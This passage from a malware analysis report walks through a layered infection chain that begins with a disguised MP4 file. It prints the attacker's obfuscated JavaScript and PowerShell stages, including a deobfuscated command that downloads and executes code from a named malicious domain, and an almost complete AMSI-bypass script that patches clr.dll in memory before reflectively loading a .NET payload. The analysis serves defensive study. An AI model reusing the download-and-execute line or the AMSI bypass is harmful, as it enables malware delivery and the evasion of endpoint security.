


Figure 17 – Ohio.mp4




Figure 18 – Ohio.mp4: Script Block

During my analysis, I was able to retrieve the important JavaScript using the following regex: `<script>([\x00-\x7F]+)</script>`. Unfortunately, there are many lines of gibberish JavaScript.

This JavaScript will be ignored by the runtime environment due to the second line of JavaScript, which will override the error-handling routine to simply continue (Code 29).

After the `onerror` redefinition, the script will grab the outer HTML of the document. It will extract the characters 27 through 30,717. Using this substring, the script will grab every two characters and then skip one and repeat. Those grabbed characters are then converted into their ASCII representation and executed as code. This is effectively a hexadecimal string of ASCII characters that have been injected with fake characters between each hex byte. Once those garbage characters are dropped, it can then be translated properly to an ASCII string. The resulting string is executed as code with `eval`.

```
window.moveTo(9999,0)
window.onerror = function(){return true}

var nGYgft = document.documentElement.outerHTML;
var mdCFze = nGYgft.substring(27 , 30717);
eval(mdCFze.replace(/( .. )./g, function(match, p1) {return
String.fromCharCode(parseInt(p1, 16))}))
window.close()
```

Code 29 – `Ohio.mp4` Relevant JavaScript

5.3.3 Malicious MP4 Layer 2 – Pivot to PowerShell

The next layer of code defines a function `nGYgft(xlato)` that performs a Caesar Cipher of 103 on each value passed in the parameter (Code 30). The modified array is returned as a single string. The first call to this function creates a PowerShell script. The second call creates a string `WScript.Shell`. This is passed to `new ActiveXObject`, which will create a shell object. This object is then passed to the PowerShell and executed as code. At this point, the code has transitioned out of mshta and JavaScript and into PowerShell.

```
function nGYgft(xlato){
  var mdCFze= '';
  for (var LrVMe = 0; LrVMe < xlato.length; LrVMe++){
    var DslAT = String.fromCharCode(xlato[LrVMe] - 103);
    mdCFze = mdCFze + DslAT
  }
  return mdCFze
};

var mdCFze = nGYgft([215,214,222,204,217,218,207,204,211, ... ,144]);
var LrVMe = nGYgft([190,186,202,217,208,215,219,149,186,207,204,211,211]);

var nGYgft = new ActiveXObject(LrVMe);
nGYgft.Run(mdCFze, 0, true)
```

Code 30 – Caesar Cipher and Transition to PowerShell

5.3.4 Malicious MP4 Layer 3 – PowerShell Decryption

The initial PowerShell layer is rather simple (Code 31). It defines a function `asfFKOT($bdnfJHpy)`, which converts a hex string to an array of hex characters. This new array is decrypted using the

advanced encryption standard (AES) and a hardcoded key that is also passed to `asfFKOT()`. The decrypted contents are then executed.

```
function asfFKOT($bdnfJHpy){
  -split($bdnfJHpy -replace '..', '0x$& ')
};

$DIBk=asfFKOT('2D3D681F4FC1E35203BA06186CFBEC425A507CECE7C0FC2A2B8C7 ... ');

$RiBDc=-join
[char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((asfFKOT('674445447A7
15953714E6E7877494170')),[byte[]]::new(16)).TransformFinalBlock($DIBk,0,$DIBk.Length))
;

& $RiBDc.Substring(0,3) $RiBDc.Substring(3)
```

Code 31 – PowerShell AES Decrypt and Run

5.3.5 Malicious MP4 Layer 4 – PowerShell Start-Process

The first three bytes of `$RiBDc` are `iex`, which is equivalent to JavaScript's `eval`. This will execute a new layer of PowerShell using the rest of the `$RiBDc` string (Code 32). First, `Start-Process` is called, passing in `powershell.exe` along with a command and various other arguments. After this process is executed, an additional PowerShell is called to curl a remote URL and save it at a particular path. Interestingly, the path parameter (`$rKPnZLt`) is never set—`$GhMUvnwG` was likely supposed to be the variable. Additionally, the URL parameter (`$eFfkMqbix`) is never set either. However, it is unclear why it was written in this way, because the embedded PowerShell command also makes a web request.

```
Start-Process "$env:SystemRoot\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    -WindowStyle Hidden -ArgumentList '-w','hidden','-ep','bypass','-nop',
    '-Command',' ... ';
$GhMUvnwG = $env:AppData;
function CjevqUVke($WydBJPeS, $rKPnZLt){
  curl $WydBJPeS -o $rKPnZLt
};
function nEdSXq(){
  function uwDpD($eFfkMqbix){
    if(!(Test-Path -Path $rKPnZLt)){
      CjevqUVke $eFfkMqbix $rKPnZLt
    }
  }
}nEdSXq;

function curlUrlTo($url, $outpath){
    curl $url -o $outpath};

function run(){
    function wrap($url){
        if(!(Test-Path -Path $outpath)){
            curlUrlTo $url $outpath
        }
    }
}
run;
```

Code 32 – `Start-Process` and Non-Viable Code

5.3.6 Malicious MP4 Layer 5 – `DownloadString` and `iex`

Code 33 shows the embedded PowerShell pulled out and formatted. Most of the function calls have been obfuscated. There are a handful of replaces that can be performed to deobfuscate the code. For instance, `((((New-Object Net.WebClient)|Get-Member)|?{(Get-Variable _).Value.Name-clike '*nl*g'}).Name)` will equate to `DownloadString`. The expression `($ExecutionContext|Get-Member)[6].Name` when run results in `InvokeCommand`. `InvokeCommand` can then be used to replace that string. Finally, `($ExecutionContext.InvokeCommand.PsObject.Methods|?{(Get-Variable _).Value.Name-clike '*nd*e'}).Name` when executed will become `GetCommandName`, and a replace can also be performed here.

```
Set-Item Variable:\TNX (((([Net.WebClient]::New()|Get-Member)|?{(Get-Variable
_).Value.Name-clike '*nl*g'}).Name));

Set-Variable R
'https://rbk.scalingposturestrife.shop/b313d4a4588bd2e7bc9ece877caba58a.png';

Set-Variable 4 ([Net.WebClient]::New());

&$ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).GetCommand($ExecutionConte
xt.(($ExecutionContext|Get-Member)[6].Name).(($ExecutionContext.(($ExecutionContext|Ge
t-Member)[6].Name).PsObject.Methods|?{(Get-Variable _).Value.Name-clike
'*nd*e'}).Name)( 'In*-Ex*ion', $TRUE,
$TRUE),[System.Management.Automation.CommandTypes]::Cmdlet)(Get-Variable 4
-ValueOn).((Variable TNX).Value)((Variable R -ValueO))
```

Code 33 – Layer 5

In Code 34, a view of the code can be seen after performing some of the replacements.

```
Set-Item Variable:\TNX 'DownloadString';

Set-Variable R
'https://rbk.scalingposturestrife.shop/b313d4a4588bd2e7bc9ece877caba58a.png';

Set-Variable 4 ([Net.WebClient]::New());

&$ExecutionContext.InvokeCommand.GetCommand($ExecutionContext.InvokeCommand.GetCommand
Name( 'In*-Ex*ion', $TRUE,
$TRUE),[System.Management.Automation.CommandTypes]::Cmdlet)(Get-Variable 4
-ValueOn).((Variable TNX).Value)((Variable R -ValueO))
```

Code 34 – Initial Deobfuscation Layer 5

Code 35 shows the final results after cleaning it up further. This resulting line of PowerShell will effectively reach out to a malicious endpoint, download additional code, and execute as PowerShell.

```
&InvokeExpression([Net.WebClient]::New().DownloadString('https://rbk.scalingposturestr
ife.shop/b313d4a4588bd2e7bc9ece877caba58a.png'))
```

Code 35 – Final Deobfuscation Layer 5

5.3.7 Malicious PNG

The downloaded PowerShell we will analyze is named `b313d4a4588bd2e7bc9ece877caba58a.png` and is heavily obfuscated and quite troublesome (Code 36). It contains 67,848 lines of code and is using an arithmetic obfuscation technique. Essentially, it calculates various numbers that are then later used to generate printable ASCII characters, which are concatenated together to create various PowerShell types and function calls. I was unable to find an easy way to perform deobfuscation on this.

```
$GMqWAaVJ = 402
$JlrfAtWxBOcFq = ((((27*23+28))-((29-33-28))+((45+13-37))-(97)))
$OxWyAKHpYXtbR = (((33+48*28)+15+7-7-((12+9+10))-(3*4*44)-29+8-33-(58)))
$LzOxT = 167
$AGFJdgu = (((21-29+17+39*31-13)*18-9+(49-40*41)-(19734)))
$BioJKeDAEkbQPG = (((((44*16*32+25+6*18))*49-19+34)-((25+8*27))-(1109189)))
$BYEsURIKylu =
(((($BioJKeDAEkbQPG-1+$LzOxT))+(12-10+12)+3+23-$LzOxT+15-31-18-$AGFJdgu+33+35)
$gcXEmGI = 954
$gXJjHCKApWfP = ((((45*38+41+(10+21-6)))-(32*24-3)*((36-6-37))-(7032)))
while
(((((13-19+29-$BioJKeDAEkbQPG+10+$gXJjHCKApWfP)-(($BYEsURIKylu-5-$LzOxT-$LzOxT-28-38))
))) -ne (((10*3+22)+32*43*(17+49*48)-(3259773))))){
...
```

Code 36 – Arithmetic Obfuscation

The actual code that runs seems to only be about four lines of code (Code 37). First, a massive (~13 MB) array of numbers is defined. Next, a XOR decryption routine runs across the entire byte array against a key. The key itself seems to be pulled from an internally defined variable `$gdfsodsao`. During all executions, it was `AMSI_RESULT_NOT_DETECTED`, but I was unable to determine exactly how this was set. The resulting data is then executed.

```
[Byte[]]$dsahg78das = 83, 50, 53, ... ;
$qxvCMUfL = ($olmLabXpFVjDi -as [Type])::$AtYFioCQy.$jnWcLtTbZUSzI("$gdfsodsao");
$hDxQkAdLmfGFYz = ($olmLabXpFVjDi -as
[Type])::$AtYFioCQy.$jnWcLtTbZUSzI(($olmLabXpFVjDi -as
[Type])::$AtYFioCQy.$fXGShHvyZIux(($UKwdjgQoF -as
[Type])::$CEHRbAwUriGY(($olmLabXpFVjDi -as
[Type])::$AtYFioCQy.$fXGShHvyZIux($dsahg78das))));

(($xyQOClkJeMZuzb -as [Type])::($HcvBMwFDg)((($olmLabXpFVjDi -as
[Type])::$AtYFioCQy.$fXGShHvyZIux($(for($i=0;$i-
lt$hDxQkAdLmfGFYz.$yEnJwgIfxat;){
        for($j=0;$j-lt$qxvCMUfL.$yEnJwgIfxat;$j++){
            $hDxQkAdLmfGFYz[$i]-bxor$qxvCMUfL[$j];
            $i++;
            if($i-ge$hDxQkAdLmfGFYz.$yEnJwgIfxat){
                $j=$qxvCMUfL.$yEnJwgIfxat
            }
        }
    }
))))).($AkFLPWRlV)()
```

Code 37 – XOR Decryption

5.3.8 Malicious PNG Layer 2 – AMSI Bypass and .NET Loading

The resulting payload contains 170 lines of code dedicated to disabling AMSI that is directly copied from a public AMSI bypass targeting `CLR.DLL`[6] (New AMSI Bypass Technique Modifying

[6] https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell/blob/master/README.md#Patching-Clr

CLR.DLL in Memory 2024). The next ~4,000 lines define a base64 blob. Then, the final three lines load the blob into memory and execute as .NET using reflection.

AMSI Bypass

The AMSI bypass seems rather routine. It effectively goes through various memory spaces to path out specific bytes. The bypass first defines various constants, which will be used later (Code 38). Note that comments are not my own but are left by the attacker.

```
# Define Constants
$PAGE_READONLY = 0×02
$PAGE_READWRITE = 0×04
$PAGE_EXECUTE_READWRITE = 0×40
$PAGE_EXECUTE_READ = 0×20
$PAGE_GUARD = 0×100
$MEM_COMMIT = 0×1000
$MAX_PATH = 260
```

Code 38 – Constant Definitions

Two helper functions are then defined. The first, `IsReadable($protect, $state)`, will determine if a particular memory region is set to readable (Code 39). I have formatted the functions so that the conditionals can be parsed easier by a non-computer. Effectively, it checks to see if the current protection matches either `PAGE_READONLY`, `PAGE_READWRITE`, `PAGE_EXECUTE_READWRITE`, or `PAGE_EXECUTE_READ`. Then, it will check to make sure that `PAGE_GUARD` is not set, and that the memory is currently committed (`MEM_COMMIT`). If `PAGE_GUARD` was true, the memory page is then protected from access and will trigger an exception if accessed.

The next function, `PatternMatch($buffer, $pattern, $index)`, effectively searches a buffer starting at a specific index to see if it matches a pattern.

```
# Helper functions
function IsReadable {
    param ($protect, $state)
    return ((
        ($protect -band $PAGE_READONLY) -eq $PAGE_READONLY
        -or ($protect -band $PAGE_READWRITE) -eq $PAGE_READWRITE
        -or ($protect -band $PAGE_EXECUTE_READWRITE) -eq $PAGE_EXECUTE_READWRITE
        -or ($protect -band $PAGE_EXECUTE_READ) -eq $PAGE_EXECUTE_READ
      ) -and ($protect -band $PAGE_GUARD) -ne $PAGE_GUARD
      -and ($state -band $MEM_COMMIT) -eq $MEM_COMMIT)
}

function PatternMatch {
    param ($buffer, $pattern, $index)
    for ($i = 0; $i -lt $pattern.Length; $i++) {
        if ($buffer[$index + $i] -ne $pattern[$i]) {
            return $false
        }
    }
    return $true
}
```

Code 39 – Helper Functions

It will then make sure the current PowerShell version is greater than 2 (Code 40). Note that PowerShell 3 was released in October 2012, so many enterprise computers will be running something that is compatible with this code.

```
if ($PSVersionTable.PSVersion.Major -gt 2) {
   ...
}
```

Code 40 – PowerShell Version Check

If the current PowerShell is the correct version, it will start by defining a custom in-memory module named `Win32` (Code 41).

```
 # Create module builder
$DynAssembly = New-Object System.Reflection.AssemblyName("Win32")
$AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
[Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule("Win32", $False)
```

Code 41 – `Win32` Dynamic Module

PowerShell will define a custom type of `Win32.MEMORY_INFO_BASIC` that is used to store information relating to the memory regions later (Code 42).

```
# Define structs
$TypeBuilder = $ModuleBuilder.DefineType("Win32.MEMORY_INFO_BASIC",
[System.Reflection.TypeAttributes]::Public +
[System.Reflection.TypeAttributes]::Sealed +
[System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType])
[void]$TypeBuilder.DefineField("BaseAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("AllocationBase", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("AllocationProtect", [Int32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("RegionSize", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("State", [Int32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("Protect", [Int32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("Type", [Int32],
[System.Reflection.FieldAttributes]::Public)
$MEMORY_INFO_BASIC_STRUCT = $TypeBuilder.CreateType()
```

Code 42 – `Win32.MEMORY_INFO_BASIC` Type Definition

PowerShell will define an additional custom type of `Win32.SYSTEM_INFO` (Code 43). This is used later to store information relating to the system. `lpMaximumApplicationAddress` seems to be the only field that is used, but `GetSystemInfo` expects the proper structure.

```
# Define structs
$TypeBuilder = $ModuleBuilder.DefineType("Win32.SYSTEM_INFO",
[System.Reflection.TypeAttributes]::Public +
[System.Reflection.TypeAttributes]::Sealed +
[System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType])
[void]$TypeBuilder.DefineField("wProcessorArchitecture", [UInt16],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("wReserved", [UInt16],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("dwPageSize", [UInt32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("lpMinimumApplicationAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("lpMaximumApplicationAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("dwActiveProcessorMask", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("dwNumberOfProcessors", [UInt32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("dwProcessorType", [UInt32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("dwAllocationGranularity", [UInt32],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("wProcessorLevel", [UInt16],
[System.Reflection.FieldAttributes]::Public)
[void]$TypeBuilder.DefineField("wProcessorRevision", [UInt16],
[System.Reflection.FieldAttributes]::Public)
$SYSTEM_INFO_STRUCT = $TypeBuilder.CreateType()
```

Code 43 – `Win32.SYSTEM_INFO` Type Definition

Various Native Win32 API functions are defined using PInvoke: `VirtualProtect`, `GetCurrentProcess`, `VirtualQuery`, `GetSystemInfo`, `GetMappedFileName`, `ReadProcessMemory`, and `WriteProcessMemory` (Code 44). Their error handlers are properly set to ensure PowerShell can retrieve them.

```
# P/Invoke Methods
$TypeBuilder = $ModuleBuilder.DefineType("Win32.Kernel32", "Public, Class")
$DllImportConstructor =
[Runtime.InteropServices.DllImportAttribute].GetConstructor(@([String]))
$SetLastError = [Runtime.InteropServices.DllImportAttribute].GetField("SetLastError")
$SetLastErrorCustomAttribute = New-Object
Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, "kernel32.dll",
[Reflection.FieldInfo[]]@($SetLastError), @($True))

# Define [Win32.Kernel32]::VirtualProtect
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("VirtualProtect", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor    [Reflection.MethodAttributes]::Static),
    [Reflection.CallingConventions]::Standard, [bool], [Type[]]@([IntPtr], [IntPtr],
[Int32], [Int32].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::GetCurrentProcess
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetCurrentProcess",
"kernel32.dll", ([Reflection.MethodAttributes]::Public -bor
[Reflection.MethodAttributes]::Static), [Reflection.CallingConventions]::Standard,
[IntPtr], [Type[]]@(),   [Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::VirtualQuery
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("VirtualQuery", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor    [Reflection.MethodAttributes]::Static),
    [Reflection.CallingConventions]::Standard, [IntPtr], [Type[]]@([IntPtr],
[Win32.MEMORY_INFO_BASIC].MakeByRefType(), [uint32]),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::GetSystemInfo
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetSystemInfo", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor    [Reflection.MethodAttributes]::Static),
    [Reflection.CallingConventions]::Standard, [void],
[Type[]]@([Win32.SYSTEM_INFO].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::GetMappedFileName
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetMappedFileName", "psapi.dll",
([Reflection.MethodAttributes]::Public -bor    [Reflection.MethodAttributes]::Static),
    [Reflection.CallingConventions]::Standard, [Int32], [Type[]]@([IntPtr],
[IntPtr], [System.Text.StringBuilder], [uint32]),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::ReadProcessMemory
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("ReadProcessMemory",
```

```
"kernel32.dll", ([Reflection.MethodAttributes]::Public -bor
[Reflection.MethodAttributes]::Static), [Reflection.CallingConventions]::Standard,
[Int32], [Type[]]@([IntPtr],     [IntPtr], [byte[]], [int], [int].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

# Define [Win32.Kernel32]::WriteProcessMemory
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("WriteProcessMemory",
"kernel32.dll", ([Reflection.MethodAttributes]::Public -bor
[Reflection.MethodAttributes]::Static), [Reflection.CallingConventions]::Standard,
[Int32], [Type[]]@([IntPtr],     [IntPtr], [byte[]], [int], [int].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)
```

Code 44 – `PInvoke` Calls

After the setup code has been run, the script moves into the actual bypass (Code 45). First, the script will define a string by concatenating smaller strings to form `AmsiScanBuffer`. It is broken up in an attempt to bypass AMSI's initial signatures that look for the complete string. The script will then get a handle to the current process, which will be used later. It will also retrieve information about the current system and store it within `$sysInfo`.

```
$Kernel32 = $TypeBuilder.CreateType()

$a = "Ams"
$b = "iSc"
$c = "anBuf"
$d = "fer"
$signature = [System.Text.Encoding]::UTF8.GetBytes($a + $b + $c + $d)
$hProcess = [Win32.Kernel32]::GetCurrentProcess()

# Get system information
$sysInfo = New-Object Win32.SYSTEM_INFO
[void][Win32.Kernel32]::GetSystemInfo([ref]$sysInfo)
```

Code 45 – `AmsiScanBuffer` String and System Information Acquisition

The bypass will attempt to get all the current memory regions and add them to `$memoryRegions`. It will also scan through all the defined memory regions (Code 46).

```
# List of memory regions to scan
$memoryRegions = @()
$address = [IntPtr]::Zero

# Scan through memory regions
while ($address.ToInt64() -lt $sysInfo.lpMaximumApplicationAddress.ToInt64()) {
    $memInfo = New-Object Win32.MEMORY_INFO_BASIC
    if ([Win32.Kernel32]::VirtualQuery($address, [ref]$memInfo,
        [System.Runtime.InteropServices.Marshal]::SizeOf($memInfo))) {
        $memoryRegions += $memInfo
    }
    # Move to the next memory region
    $address = New-Object IntPtr($memInfo.BaseAddress.ToInt64() +
    $memInfo.RegionSize.ToInt64())
}
```

Code 46 – Memory Region Acquisition

This chunk will loop through each memory region and determine if it is readable (Code 47). If a region is not readable, the chunk will continue.

```
# Loop through memory regions
foreach ($region in $memoryRegions) {
  # Check if the region is readable and writable
  if (-not (IsReadable $region.Protect $region.State)) {
    continue
  }
  ...
}
```

Code 47 – Check Region's Protections

Within the loop, the code will then determine if the memory region contains a file (Code 48). If so, it will check to see if the file itself is `clr.dll`.

```
  # Check if the region contains a mapped file
  $pathBuilder = New-Object System.Text.StringBuilder $MAX_PATH
  if ([Win32.Kernel32]::GetMappedFileName($hProcess, $region.BaseAddress,
$pathBuilder, $MAX_PATH) -gt 0) {
      $path = $pathBuilder.ToString()
      if ($path.EndsWith("clr.dll", [StringComparison]::InvariantCultureIgnoreCase)) {
        ...
      }
  }
```

Code 48 – `clr.dll` Check

If the path ends with `clr.dll`, then it will attempt to see if the pattern `"AmsiScanBuffer"` is located within the memory region (Code 49). If it is not, it breaks and will attempt to look at the next region.

```
# Scan the region for the pattern
$buffer = New-Object byte[] $region.RegionSize.ToInt64()
$bytesRead = 0
[void][Win32.Kernel32]::ReadProcessMemory($hProcess, $region.BaseAddress, $buffer,
$buffer.Length, [ref]$bytesRead)
for ($k = 0; $k -lt ($bytesRead - $signature.Length); $k++) {
    $found = $True
    for ($m = 0; $m -lt $signature.Length; $m++) {
        if ($buffer[$k + $m] -ne $signature[$m]) {
            $found = $False
            break
        }
    }
```

Code 49 – Search for pattern

If the pattern is found, the cod will first attempt to see if the permissions are `PAGE_READWRITE` (Code 50). If they are not, it will be modified to `PAGE_EXECUTE_READWRITE`. The code will next overwrite the located signature with null bytes and then restore the original permissions of the memory region.

```
if ($found) {
    $oldProtect = 0
    if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
        [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
        $PAGE_EXECUTE_READWRITE, [ref]$oldProtect)
    }
    $replacement = New-Object byte[] $signature.Length
    $bytesWritten = 0
    [void][Win32.Kernel32]::WriteProcessMemory($hProcess,
        [IntPtr]::Add($region.BaseAddress, $k), $replacement, $replacement.Length,
        [ref]$bytesWritten)
    $count++
    if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
        [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
            $region.Protect, [ref]$oldProtect)
    }
}
```

Code 50 – Zero-out Pattern

.NET Loading

Once AMSI is properly bypassed, the script can finally load the malicious content. It takes the massive string, base64 decodes it, and then, using reflection, will load the bytes into the current memory space using `CurrentDomain.Load` (Code 51). It will then transfer execution to the entry point using `EntryPoint.Invoke`.

```
$a = "..."
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load
Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Code 51 – .NET Reflective Loading

5.4 Intermediate Stages

Note that at this point, we are still running under the PowerShell process space. No additional files have been dropped to disk, and everything exists purely in memory.




Figure 19 – Intermediate Stage

5.4.1 Vjqqsvlhxz.exe

